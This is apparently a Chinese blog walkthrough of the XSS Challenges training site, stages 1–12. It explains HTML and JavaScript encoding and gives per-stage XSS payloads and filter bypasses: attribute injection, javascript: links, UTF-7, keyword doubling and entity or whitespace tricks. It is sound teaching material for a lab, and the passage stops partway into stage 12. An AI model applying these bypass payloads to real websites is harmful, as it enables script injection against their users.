

前话

之前对xss接触比较少，只是会基础的alert操作，至于原理，为什么可以这么编码等问题一直都是模模糊糊的，所以这段时间恶补一下xss基础知识。大佬路过，如果文章内容有什么不对的地方还请大家斧正！

在文章开始之前先放两个链接，都是可以加深对js,html编码理解的文章，个人觉得非常优秀。

《XSS与字符编码的那些事儿》----><http://www.2cto.com/article/201310/251830.html>

《深入理解浏览器解析机制和XSS向量编码》-----><http://bobao.360.cn/learning/detail/292.html>

如果有刚开始接触xss的像我这样的新手，应该会有和我一样的经历，就是对html编码，js编码分不清楚。什么时候该用html编码，什么时候用js编码呢？

本人对这些进行了一个简单的概括：

最常见的html编码有：html实体编码。分为十进制和十六进制

如把尖括号编码[<] 十进制: < html十六进制:<(这里的分号是可以省掉的)

最常见的js编码有:八进制,十六进制,jsunicode编码。

如把尖括号编码[<] 八进制:\74 十六进制:\x3c unicode:\u003c

js和html不是同一种语言，所以就分为html解码和js解码。html只能识别属于自己的编码，js也是一样。因此html解析起并不能识别十六进制或者八进制的js编码。当然js也不能识别html实体编码。所以一般在domxss中大多是不用html编码的。再说一句，浏览器在解析代码的时候是先html解码，然后url解码，最后再运行js解析。所以这里可能就会有一种情况绕过，就是实体编码和js编码一起合作。上面的这边文章有例子可以看看，《XSS与字符编码的那些事儿》说的已经很清楚了就不赘述了。

剩下的就是url编码和base64解码，这两个大家都很熟悉就不多说了。

接下来就记录一下菜鸡的我做xss challenges的思路和心得！

tip:(因为本人是用比较常见的chrom浏览器去复现,所以关于需要其他浏览器才能实现的情况只做思路说明。)

Challenges

第一关

第一关很简单什么都不用编码直接输入payload就会弹窗

Search:

Search

No results for ""

Congratulations!! Next stage [stage2.php](#).

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>. 星盟安全

第二关

XSS Challenges

Stage #2

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint:

Search: Search

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

Elements Console Sources Network Performance Memory Application Security Aud

```
<html>
  <head>...</head>
  <body>
    <div>
      <h1>XSS Challenges</h1>
      <!-- Cross Site Scripting (XSS) Quiz -->
      <h2>Stage #2</h2>
      <b>What you have to do:</b>
      <br>
      "
      Inject the following JavaScript command: "
      <code>alert(document.domain);</code>
      <p>
        <b>Hint:</b>
        <span id="hide">close the current tag and add SCRIPT tag...</span>
        <input type="hidden" name="key" value="tubhf.4/qiq">
      </p>
      <form action="?sid=d78e41367c45676a31c8d62ab2be9c5264a8a03c" method="post">
        <hr class="red">
        "Search: "
        ...
        <input type="text" name="p1" size="60" value="" == $@
        <input type="submit" value="Search">
        <hr class="red">
      </form>
      <span id="msg" style="display:none"></span>
      <p></p>
      <hr>
      "
      This page was written by yamagata21,
      inspired by "
      <a href="http://blogged-on.de/xss/" target="_new">http://blogged-on.de/xss/</a>
```

这里提示说要闭合上一个标签。所以也很简单，直接

"> <script>alert(document.domain)</script>

xss-quiz.int21h.jp/stage2.php?sid=d78e41367c45676a31c8d62ab2be9c5264a8a03c

xss-quiz.int21h.jp 显示


xss-quiz.int21h.jp

确定


formance Memory Application

星盟安全

第三关



这里很明显在box中进行xss。看似只有这几个选项实际上是post传参的，可以bp抓包修改。也可以在element里面改。





第四关





这里通过提示可以知道有转义

但是可以看到hiden这p3也会post上去,我们在post上面做文章



第五关



这里设置了长度。但是也不难，初学ctf的人应该都遇到过这个情况，改掉maxlength就行了。

Stage #5

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint:

Search: Search

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```
<div>
  <h1>XSS Challenges</h1>
  <!-- Cross Site Scripting (XSS) Quiz -->
  <h2>Stage #5</h2>
  <b>What you have to do:</b>
  <br>
  "
  Inject the following JavaScript command: "
  <code>alert(document.domain);</code>
  <p>
    <b>Hint:</b>
    <span id="hide">length limited text box</span>
    <input type="hidden" name="key" value="tubhf.op7/qiq">
  </p>
  <form action="f8752831a76e72b0c710fb78ffe1fe414672c50c" method="post">
    <hr class="red">
    "Search: "
    <input type="text" name="p1" maxlength="150" size="50" value="" />
    <input type="submit" value="Search">
    <hr class="red">
  </form>
  <span id="msg" style="display:none"></span>
```

第六关

输入"><script>alert(document.domain)</script><发现>被过滤

```
"No results for your Query. Try again: "
... <input type="text" name="p1" size="50" value "&gt;&lt;script&gt;alert(document.domain)&lt;script&gt;"> == $0
    <input type="submit" value="Search">
    <hr class="red">
  </form>
```

这里我们换个思路，既然闭合不了就顺着他的意思，给他加个属性。

payload:

" onclick=alert(document.domain) id="a

Hint:

input# 312 x 21



No results for your Query. Try again: Search

Congratulations!! Next stage stage07.php.


This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```
<!-- What you have to do: -->
"
Inject the following JavaScript command: "
<code>alert(document.domain);</code>
<p></p>
<form action="f243382e0c9996c0ebcac104f01b18bd57be699" method="post">
  <hr class="red">
  "No results for your Query. Try again: "
  <input type="text" name="p1" size="50" value "" />
  <input type="submit" value="Search">
  <hr class="red">
</form>
```

第七关



这里可以知道和上节有点相似。但是按照上节的payload试试呢？



这里我们可以看到依然可以弹窗。但是和上节不同的地方就是value。上节中value并没有值，而这里有了。说明什么？

这里对"进行了过滤，所以这里的"能正确出现在框里面，当作value的值。上节中没有过滤"符号所以value值是空。

第八关

XSS Challenges

Stage #8

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint:

Input a URL: Make a Link

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

Elements Console Sources Network Performance Memory Application Security

```
<html>
<head>...</head>
<body>
  <div>
    <h1>XSS Challenges</h1>
    <!-- Cross Site Scripting (XSS) Quiz -->
    <h2>Stage #8</h2>
    <b>What you have to do:</b>
    <br>
    "
    Inject the following JavaScript command: "
    <code>alert(document.domain);</code>
    <p>
      <b>Hint:</b>
      ...
      <span id="hide">the 'javascript' scheme.</span> == $@
      <input type="hidden" name="key" value="tubhf%601%3A/qiq">
    </p>
    <form action="?sid=20b0f6339897cb28787069c6b54311d16ee4088e" method="post">
      "
      Input a URL: "
      <input type="text" name="p1" size="50">
      <input type="submit" value="Make a Link">
    </form>
    <span id="msg" style="display:none"></span>
    <p></p>
    <hr>
    "
    This page was written by yamagata21.
```

星盟安全

这里看到提示说用javascript协议。这里没有什么过滤直接xss

XSS Challenges

Stage #8

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint:

Input a URL: Make a Link

URL: `javascript:alert(document.domain)`

Congratulations!! Next stage [stage_09.php](#).

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

xss-quiz.int21h.jp 显示

xss-quiz.int21h.jp

确定

```
<h1>XSS Challenges</h1>
<!-- Cross Site Scripting (XSS) Quiz -->
<h2>Stage #8</h2>
<b>What you have to do:</b>
<br>
"
Inject the following JavaScript command: "
<code>alert(document.domain);</code>
<p>...</p>
<form action="?sid=d209a3c8b5d5d55262d247757420a578adfc9c1d" method="post">
  "
  Input a URL: "
  <input type="text" name="p1" size="50">
  <input type="submit" value="Make a Link">
  <hr class="red">
  "URL: "
  ...
  <a href="javascript:alert(document.domain)">javascript:alert(document.domain)</a> == $@
  <hr class="red">
</form>
<span id="msg" style="display:none">...</span>
<p></p>
<hr>
"
```

星盟安全

第九关

XSS Challenges

Stage #9

What you have to do:
Inject the following JavaScript command: `alert(document.domain);`

Hint:

input 50.77 x 18

No results for your Query. Try again: Search

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

Elements Console Sources Network Performance Memory Application Security

```
<html>
<head>...</head>
<body>
  <div>
    <h1>XSS Challenges</h1>
    <!-- Cross Site Scripting (XSS) Quiz -->
    <h2>Stage #9</h2>
    <b>What you have to do:</b>
    <br>
    "
    Inject the following JavaScript command: "
    <code>alert(document.domain);</code>
    <p>
      <b>Hint:</b>
      <span id="hide">UTF-7 XSS</span>
      <input type="hidden" name="key" value="tubhf11121/qiq">
    </p>
    <form action="?sid=c82c09237165e680d5daec9bb6eeb8c805faff07" method="post">
      "
      "No results for your Query. Try again:
      "
      <input type="text" name="p1" size="50" value="123">
      <input type="hidden" name="charset" value="euc-jp">
      <input type="submit" value="Search">
    </form>
```

星盟安全

这里提示说要用utf-7的编码来绕过。并且目前只有IE7下才会成功。

payload构造参考的Nixawk的博客<http://blog.csdn.net/nixawk/article/details/28038509>

payload:

```
p1=a%2BACI++onmouseover%2BAD0AIg-
javascript%3Aalert%28document.domain%29%2BACI++id%2BAD0AIg-x&charset=UTF-7
```

因为UTF-7编码需要结合utf-7bom，这部分不是很熟悉还需要学习一下。

第十关

XSS Challenges


Stage #10

to do:
Inject the following JavaScript command: alert(document.domain);

Hint:

Search: Search

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.




这里我们可以看到对domain这个特殊字眼进行了过滤。

当我输入domain的时候发现对这个特殊字符串进行了识别然后替换成了空字符串。这样又一个简单的绕过方法，就是在domain中间加入一个domain。这种类似的方法sql中出现过很多次了。

payload:

```
> <script>alert(document.dodomainmain)</script>
```



第十一关

XSS Challenges

Stage #11

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`

Hint:

Search:

Search

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```

<html>
<head>...</head>
<body>
  <div>
    <h1>XSS Challenges</h1>
    <!-- Cross Site Scripting (XSS) Quiz -->
    <h2>Stage #11</h2>
    <b>What you have to do:</b>
    <br>
    "
    Inject the following JavaScript command: "
    <code>alert(document.domain);</code>
  <p>
    <b>Hint:</b>
    ...
    <span id="hide">"</script>xscript/ig;" and "</script>alert()</script>" and
    "</script>stxxx=ig;"</span> == $0
    <input type="hidden" name="key" value="tubhf%60op123/qiq">
  <p>
    <form action="7sid=9aa882ebbf34a207f85ad5b337a79dc9dc04f89" method="post">
      <hr class="red">
      "Search: "
      <input type="text" name="p1" size="50" value>
      <input type="submit" value="Search">
      <hr class="red">
    </form>
    <span id="msg" style="display:none"></span>
  <p></p>
  <hr>
  "
  This page was written by yamagata21,
  inspired by

```

script -> xscript script过滤成xscript

on[a-z] -> onxxx on事件过滤成onxxx

style -> stxxx style属性过滤成stxxx

但是没有过滤"<>这样的话就可以先闭合"><script>alert()</script>。但是这里过滤了script怎么办呢？

这个时候就可以想着对script就行编码就行了

那么该用什么编码呢？无非就是html实体编码，jsunicode，js16进制或者八进制，url编码。我们都试试。

```

<input type="text" name="p1" size="50" value>
<s&#x63;ript>alert(document.domain)</s&#x63;ript> == $0
"">
"

```

html实体编码没有成功被解析

js16进制编码:

```
"><s\x63ript>alert(document.domain)</s\x63ript>
```

```

<input type="text" name="p1" size="50" value>
<s\x63ript>alert(document.domain)</s\x63ript> == $0
"">
"

```

也是没有被解析

unicode :

```
"><s\u0063ript>alert(document.domain)</s\u0063ript>
```

也没有解析，url编码就不说了，也肯定是不被解析的

那么这种对标签编码的方法是行不通的了。于是我们换个方法。既然script标签不行，我们还有javascript协议。我们用<a>标签去xss。


payload:

```
"><a href="javascript:alert(document.domain)">Da13</a>
```


但是还是得想办法绕过对script的过滤

按照之前的方法，我们先对某个字符进行html实体编码：payload:

```
"><a href="javas&#x63;ript:alert(document.domain)">Da13</a>
```



触发了。那我们缓缓js编码看看呢？



```
<input type="text" name="p1" size="50" value>
<a href="javas\u0063;ript:alert(document.domain)">Da13</a> ==
"">
"
```




都没有成功。所以这里可以看出：

不能对标签编码，对javascript编码的时候首先是html解析起将实体编码识别，再是后面的url解析起识别a标签中的url编码，等到一切准备就绪。js解析开始识别最后的编码并触发弹窗

当然这题还有另一个解法：

paayload:

```
"><a href="javas&#09;cript:alert(document.domain)">Da13</a>
"><a href="javas&NewLine;cript:alert(document.domain)">Da13</a>
```



至于为什么在《XSS与字符编码的那些事儿》里面已经说到了。我这里就再做个搬运工。

解析器－词法分析器 Parser－Lexer combination

解析可以分为两个子过程——语法分析及词法分析

词法分析就是将输入分解为符号，符号是语言的词汇表——基本有效单元的集合。对于人类语言来说，它相当于我们字典中出现的所有单词。

语法分析指对语言应用语法规则。

解析器一般将工作分配给两个组件——词法分析器（有时也叫分词器）负责将输入分解为合法的符号，解析器则根据语言的语法规则分析文档结构，从而构建解析树，词法分析器知道怎么跳过空白和换行之类的无关字符。

然后我的理解是这样的：

```
<a href="javasc&NewLine;ript&colon;alert(1)">click</a>
```

首先html编码被还原出来 然后就成了换行 跟冒号

```
<a href="javasc  
ript:alert(1)">click</a>
```

为什么换行后还能够执行 是因为浏览器中的解析器中词法分析器 起的作用会跳过空白跟换行之类的无效字符。

然后就构造成了一个完整的语句

```
<a href="javascript: alert(1)">click</a>
```

代码执行！

看完那些之后瞬间心里觉得原来跟原理性相关的东西真的很重要！能够让你写 xss payload更加灵活！



第十二关

Stage #12

What you have to do:

Inject the following JavaScript command: `alert(document.domain);`Hint:

Search:

#text 309.55 x 15

Search

This page was written by yamagata21, inspired by <http://blogged-on.de/xss/>.

```

<body>
  <div>
    <h1>XSS Challenges</h1>
    <!-- Cross Site Scripting (XSS) Quiz -->
    <h2>Stage #12</h2>
    <b>What you have to do:</b>
    "
    Inject the following JavaScript command: "
    <code>alert(document.domain);</code>
  <p>
    <b>Hint:</b>
    <span id="hide">"s/\x00-\x20<\>\\"'"/g;" == $0
    <input type="hidden" name="key" value="tubhf24n601/qiq">
  </p>
  <form action="?sid=ac6fbf44635fe6361c2433880334266b7884b64c" method="post">_</form>
  <span id="msg" style="display:none"></span>
  <p></p>
  <hr>
  "
  This page was written by yamagata21,
  inspired by "
